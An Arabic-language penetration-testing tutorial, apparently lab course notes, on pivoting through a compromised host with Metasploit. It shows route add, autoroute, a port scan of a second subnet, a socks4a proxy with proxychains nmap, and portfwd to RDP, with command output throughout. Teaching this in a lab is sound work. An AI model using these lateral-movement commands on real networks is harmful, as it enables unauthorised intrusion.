
```
msf post(ping_sweep) > set RHOSTS 10.10.11.0/24  
RHOSTS => 10.10.11.0/24  
msf post(ping_sweep) > run  
[*] Performing ping sweep for IP range 10.10.11.0/24  
[*] 10.10.11.1 host found  
[*] 10.10.11.100 host found  
[*] 10.10.11.111 host found  
[*] Post module execution completed  
msf post(ping_sweep) >
```

- كـدا عملنا **Discover** لـ **other hosts** موجودـين فـ **Target** ال هي الشـبـكه الثانيـه ال كـنا لـقـيـنا جـهاـزاـنـا ال **network** بيـتواـصل مع جـهاـزـ فيـها ... وـعـدـنا **3 hosts** موجودـين **live** فالـ . **Exploit** دي نـقـدر نـستـغـلـهم فالـ **Scan** وبعدـين **New Network**

- تعالى نشوف ال **Attacker** ک **Network** بتعنا لل **mapping** وصل لحد فین وايہ ال **Devices** ال اكتشفتها ... ولازم وانت ماشي فکل **Step** تسجل خطوة بخطوة ف **Note** او اي حاجه عشان تعمل بيه **Client Proof of concept** ال هتعمله ال ... **Penetration testing process**



- تعالى ننفذ **Target Pivoting Technique** بس من جهاز ال **Attacker** من جهازنا ک **Exploit** ونروح منه لل **New Target** سواء موجود معانا فال **network** أو ف **Switch** **Router** ولكن ف **Network** آخر ... ودا مثال يوضح كلامي ...



- عاوزين نعمل شويه setting ال هو عاوزين
نعدل فال Routing table الخاصه بجهاز ال Attacker نقط فيه ال target الجديد بتعتني الموجود فيها جهاز ال Network عشان كل مره عاوزين نروح للاجهزة الموجودة مع ال Exploit بتعنا نروح من خلال ال Setting دي ... وهنشرحهم بالتفصيل زي اني اضيف ال Destination IP Source IP وال network كل مجي لى Session دى افتح معاهما وكمان اضيف ال network لازم اجي من خلالها ... تعالى نشوف الكلام دا .
- تعالى على جهازنا احنا ك Command نكتب ال Attacker دا ...

`route add 10.10.10.0 255.255.255.0 2`

- هتعمل ال route Command عشان تضيف الكلام دا فال لجهازك انت ك Attacker وبعدين تديله ال 10.10.10.0 ال هي Destination Network ال هستخدموه فال Attack على باقي الاجهزه وبعدين ال Network الخاص بال Subnet mask ال رايحلها وبعدين رقم ال Target PC ال هستخدموه فال Session الثانيه عشان تعمل ال Attack بتابعك عالاجهزه الثانيه ... بمعنى اي Network عاوز يروح لل Traffic ال رقمها 2 ال انت ك هيروح من خلال ال Meterpreter Session فاتحها عندك على جهازك ... تعالى ننفذه ... Attacker

```
msf > route add 10.10.10.0 255.255.255.0 2
[*] Route added
msf > route print

Active Routing Table
=====
[ Subnet           Netmask          Gateway          Session ]
-----           -----          -----
[ 10.10.10.0      255.255.255.0      -              2 ]
```

- ال **Command** الخاص **MSF Console** ال فات كنا كتبناه من ال **Meterpreter** بال **Metasploit** ... تعالى نعمل نفس الفكره بس بـ **autoroute** من جوا ال **Command** آخر وهو ال **autoroute** من جوا ال **Session**. احنا فاتحنها ... فمش تحتاج تديله رقم **Session**

```
run autoroute -s 10.10.10.0/24
```

```
meterpreter > run autoroute -s 10.10.10.0/24
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Added route to 10.10.10.0/255.255.255.0 via 66.176.44.1
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====
Subnet          Netmask        Gateway
-----          -----          -----
10.10.10.0     255.255.255.0  Session 2
```

- فأحنا بنستخدم ال **route add** ال **Command** فحاله اننا فاتحين أكثر من **Session** مع ال **Target** وعاوزين نعمل تحديد لـ **attacker** ال هي موجود عليها ال **Specific Session** بستخدم ال **Command** دا ...

- انما فحاله اننا بنستخدم ال **Meterpreter** فكدا كدا انت فاتح **Meterpreter** بتاعك أستخدمنها عادي مش تحتاج تديله ال **target** مع ال **Session** مدام شغال منها .

- كدا ال **Meterpreter** بال **Metasploit** تعالى **Network** معين هيروح لل **Command** دي علطول ... تعالى نشوف هنعمل **Scan** على ال **Target** الموجود فال **Network** الجديده دي ازاي ... عندنا **TCP Port Scan** بيعمل **module** تعالى **Network** نشوفه .

```

use auxiliary/scanner/portscan/tcp
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):

```

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host.
PORTS	100-500	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS	10.10.10.5	yes	The target address range or CIDR identifier
THREADS	10	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds


- اعمل **Set** لـ **options** ال محتاجه ال **module** وبعدين ... **run**

```

msf auxiliary(tcp) > run
[*] Scanning 10.10.10.5
[*] [10.10.10.5:139] - TCP OPEN
[*] [10.10.10.5:135] - TCP OPEN
[*] [10.10.10.5:445] - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

- يبقا جهاز ال **Attacker** بعيد عن الموضوع دا خالص وال بيتنفذ من خلاله ال **Victim** هو جهاز ال **attack** و هتلاقيه هو ال **Scan** فالمثال الجي على ال **10.10.10.5** ال لاقينا ال **Port** عنه متتوح ... ودا يأكـد اننا عملنا ال **pivoting** بنجاح



- لوعاوزين نعمل **Flush** يعني مسح لل **Routing table** بقى عن طريق ال **Command** ال **route flush** وبعد كدا اعمل **run** لل **Table module** بتاعك هتلaci مفيش حاجه طلعت لأننا نضفنا ال **Table** من ال **Configuration** ال عملناها عليه يعني كل ال فات دا وشرحناه أكنه متعملاش ورجعنا لل **Default Command** بال ... **route flash**

```
msf auxiliary(tcp) > route flush
msf auxiliary(tcp) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- عندنا نقطه وهي اننا لو استخدمنا **Tools** خارجيه زي ال **Nmap** وال **Metasploit** دول **Tools** خارجيه يعني خارج ال **Framework** فلازم ننشأ **Proxy** مفوض بينا وبين ال **Network** وال عاوزين ننفذ عليها ال **Vulnerability** نبعت من خللاته ال **Scan** أو نعمل ال **Attack** للثغرات اللي هنكتشفها عند ال **Target** ... وكل دا عشان ال **metasploit modules** غير كافيه فالشغل بتاعنا ومش هتوفي بالغرض فجميع الحالات .

- ال **Meterpreter Session** ال فاتحنها مع ال **Target** حاليا هنعمل منها ال هو **socks4a** لازم نشغلle الاول .

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > info
Name: Socks4a Proxy Server
Module: auxiliary/server/socks4a
License: Metasploit Framework License (BSD)
Rank: Normal
```

- شوفنا معلومات عن طریق ال **info Command** فتعالی نشوف ال **Options** ال محتاجها عن طریق ال **Command** ال **Show options** عشان یشتغل معانا ... وادیله ال **Options**

```
msf auxiliary(socks4a) > show options
```

Module options (auxiliary/server/socks4a):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	<u>yes</u>	The address to listen on
SRVPORT	1080	<u>yes</u>	The port to listen on.

. **تعالی نعمل run ونشغل ال Proxy بتعنا من جوا ال Metasploit**

```
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
msf auxiliary(socks4a) >
[*] Starting the socks4a proxy server
```

```
root@els:~# netstat -tulpn | grep 1080
tcp        0      0 0.0.0.0:1080          0.0.0.0:*                  LISTEN
16121/ruby
root@els:~#
```


- وبعد كدا عملنا **listen** عال Port 1080 بال **netstat** عشان نشوف حالته زي مكنا قولنا لقيناه **listen** يعني شغال بمعنى ال **Port** ال عملت **Proxy** عليه لل **Configuration** بتعنا شغال دلوقتي يقدر يستقبل اتصال ... فاحنا كدا نبدع نستخدم ال **Proxy** واحنا مطمئن .

- عندنا بعد كدا اسمها ال **Proxy chain tool** دي بنستخدمها عشان نوجه ال **Proxy** الخارجيه بتعنا انها تدخل فال **Tool** ال لسه عملينه عشان تبدع تبعت ال **Traffic** بتعها من خلاله وطبعا ال **Target** دا متصل بال **Network** الجديد ال عاززين نعمل لل **Proxy** ال فيها **Exploit** ... لازم نعمل لل **Proxy chain tool** ال **Configuration file** بتعها **Configure** الموجود تحت ال **/etc** وافتحها بأي **editor** زي ال **vim** مثلا .

- هندخل جوا ال file نضيف السطر التالي ...

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

- فهنا هيستخدم ال proxy بتعنا ال هو socks4 كأنه ال proxy بتاعه وال هيتم الاتصال من خلاله وكمان هيستخدم ال Port 1080 وال IP دا ... فلو هنستخدم Tool زي ال Nessus مثل دا هيخلينا ال MSF يطلع من جهازنا ك Traffic Attacker من ال Metasploit يستخدم ال Proxy بتعنا ال قولنا عليه لـ Tunnel socks4 ويستخدمه ك chain موجود فال old network ومنه هتروح لـ target 1 الثاني الجديد الموجود فال new Network ... دا بالاختصار .



- لازم عشان نعمل ال Target على Scanning مثلا بال Nmap على معين لازم نستخدم ال proxy chain Tool بتعتنا ال هي قبل command .

```
</> proxychains nmap -sT -Pn -n 10.10.10.5 --top-ports 50
```

- تعالى نشوف ال **Attack** من ال **Metasploit** بيتتفذ ازاي ...

```
stduser@els:~$ sudo proxychains nmap -sT -Pn -n 10.10.10.5 --top-ports 50
ProxyChains-3.1 (http://proxychains.net)
```

```
Starting Nmap 7.00 ( https://nmap.org ) at 2016-03-23 19:08 EDT
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:111--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:143--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:554--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:25--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:199--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:22--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:3306--denied
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:139-><>-OK
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:110--denied
```

```
|S-chain|->-127.0.0.1:1080-><>-10.10.10.5:1433--denied
Nmap scan report for 10.10.10.5
Host is up (1.5s latency).
Not shown: 47 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

Open Ports
And Services

Nmap done: 1 IP address (1 host up) scanned in 71.66 seconds

- لو خدنا لقطه من ال **Traffic** بال **WireShark** عشان نشوفه ...
هلاقى ال **Attacker** كجهاز خارج المعادله ال بيتواصلوا مع بعض ال **Network** القديم مع ال **Target** الجديد الموجود فال **Target** الجديد.

No.	Time	Source	Destination	Protocol	Length	Info
25	1.402199	66.176.44.106	10.10.10.15	TCP	60	8081 → 49649 [ACK] Seq=719 Ack=303 Win=65535 Len=0
26	1.402257	10.10.10.15	66.176.44.106	TCP	224	49649 → 8081 [PSH, ACK] Seq=303 Ack=719 Win=65513 Len=0
27	1.559776	66.176.44.106	10.10.10.15	TCP	60	8081 → 49649 [ACK] Seq=719 Ack=473 Win=65535 Len=0
28	1.566146	10.10.10.15	66.176.44.106	TCP	128	49649 → 8081 [PSH, ACK] Seq=473 Ack=719 Win=65513 Len=0
29	1.735028	66.176.44.106	10.10.10.15	TCP	60	8081 → 49649 [ACK] Seq=719 Ack=547 Win=65535 Len=0
30	1.735052	10.10.10.15	66.176.44.106	TCP	208	49649 → 8081 [PSH, ACK] Seq=547 Ack=719 Win=65513 Len=0
31	1.830334	66.176.44.106	10.10.10.15	TCP	60	8081 → 49649 [ACK] Seq=719 Ack=701 Win=65535 Len=0
32	1.909334	10.10.10.15	10.10.10.5	TCP	62	[TCP Spurious Retransmission] 50237 → 22 [SYN] Seq=0 Win=0
33	1.910806	10.10.10.5	10.10.10.15	TCP	60	22 → 50237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
34	1.956146	10.10.10.15	66.176.44.106	TCP	128	49649 → 8081 [PSH, ACK] Seq=701 Ack=719 Win=65513 Len=0
35	2.113029	66.176.44.106	10.10.10.15	TCP	60	8081 → 49649 [ACK] Seq=719 Ack=775 Win=65535 Len=0
36	2.113052	10.10.10.15	66.176.44.106	TCP	208	49649 → 8081 [PSH, ACK] Seq=775 Ack=719 Win=65513 Len=0
37	2.215427	66.176.44.106	10.10.10.15	TCP	60	8081 → 49649 [ACK] Seq=719 Ack=929 Win=65535 Len=0
38	2.309043	66.176.44.106	10.10.10.15	TCP	320	8081 → 49649 [PSH, ACK] Seq=719 Ack=929 Win=65535 Len=0
39	2.330684	10.10.10.15	10.10.10.5	TCP	66	50238 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
40	2.340846	10.10.10.5	10.10.10.15	TCP	66	445 → 50238 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
41	2.340873	10.10.10.15	10.10.10.5	TCP	54	50238 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0

- اي حاجه عاوز ت عملها لازم تكون من خلل ال **proxy chain** مثلا عاوز تشغل **Telnet** زي ال **SSH** أو ال **Service** ... خد مثال .

```
</> proxychains ssh 10.10.10.XX
```

```
</> proxychains telnet 10.10.10.XX
```

- عشان نعمل ال **pivoting** دا فلازم نكون مفعلين خاصيه ال **Port** عال **MSF Console Forwarding** الخاصه بال **Metasploit** بين ال **Attacker** وبين ال **Target** هناك عشان تشتعل كأنها **Tunnel** ومتوقفش ال **Traffic** ... وال **pivoting** بيتم عن طريق ال **Command** الموجود فالمثال دا وبيتنفذ بالشكل دا .

```
</> meterpreter > portfwd add -l 3333 -r 10.10.10.5 -p 3389
```

```
meterpreter > portfwd add -l 3333 -r 10.10.10.5 -p 3389
[*] Local TCP relay created: 0.0.0.0:3333 <-> 10.10.10.5:3389
meterpreter > portfwd
0: 0.0.0.0:3333 -> 10.10.10.5:3389


1 total local port forwards.
meterpreter >
```

- هي عمل **target** من ال **IP** بتاعك ال **Local** لـ **Forward** من على **port** 3333 اـن اـحـنا عـارـفـين ان حـالـتـه **listen** يـروح لـل **Meterpreter** عـلـى **port** 3389 مـبـينـهـم تـعـمل . **Ports** لـل **Forwarding**


- تعالى نعمل **netstat** عـال **port** 3333 نـشـوـفـ حـالـتـهـ ايـهـ باـلـ

```
stduser@els:~/Downloads$ netstat -tulpn | grep 3333
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
